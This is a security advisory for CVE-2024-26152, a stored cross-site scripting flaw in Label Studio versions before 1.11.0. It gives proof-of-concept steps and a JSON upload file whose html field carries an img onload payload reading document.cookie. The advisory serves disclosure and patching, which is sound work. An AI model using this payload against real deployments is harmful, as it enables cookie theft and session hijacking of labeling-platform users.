
CVE-2024-26152
Label Studio vulnerable to Cross-site Scripting if `<Choices>` or `<Labels>` are used in labeling config
Published Feb 22, 2024
CVSS 3.1 · 4.7 Medium
EPSS 2.2%
KEV · Not listed
Description
### Summary
On all Label Studio versions prior to 1.11.0, data imported via file upload feature is not properly sanitized prior to being rendered within a [`Choices`](https://labelstud.io/tags/choices) or [`Labels`](https://labelstud.io/tags/labels) tag, resulting in an XSS vulnerability.
### Details
Need permission to use the "data import" function. This was reproduced on Label Studio 1.10.1.
### PoC
1. Create a project.

2. Upload a file containing the payload using the "Upload Files" function.


The following are the contents of the files used in the PoC
```
{
"data": {
"prompt": "labelstudio universe image",
"images": [
{
"value": "id123#0",
"style": "margin: 5px",
"html": "<img width='400' src='https://labelstud.io/_astro/images-tab.64279c16_ZaBSvC.avif' onload=alert(document.cookie)>"
}
]
}
}
```
3. Select the text-to-image generation labeling template of Ranking and scoring


4. Select a task
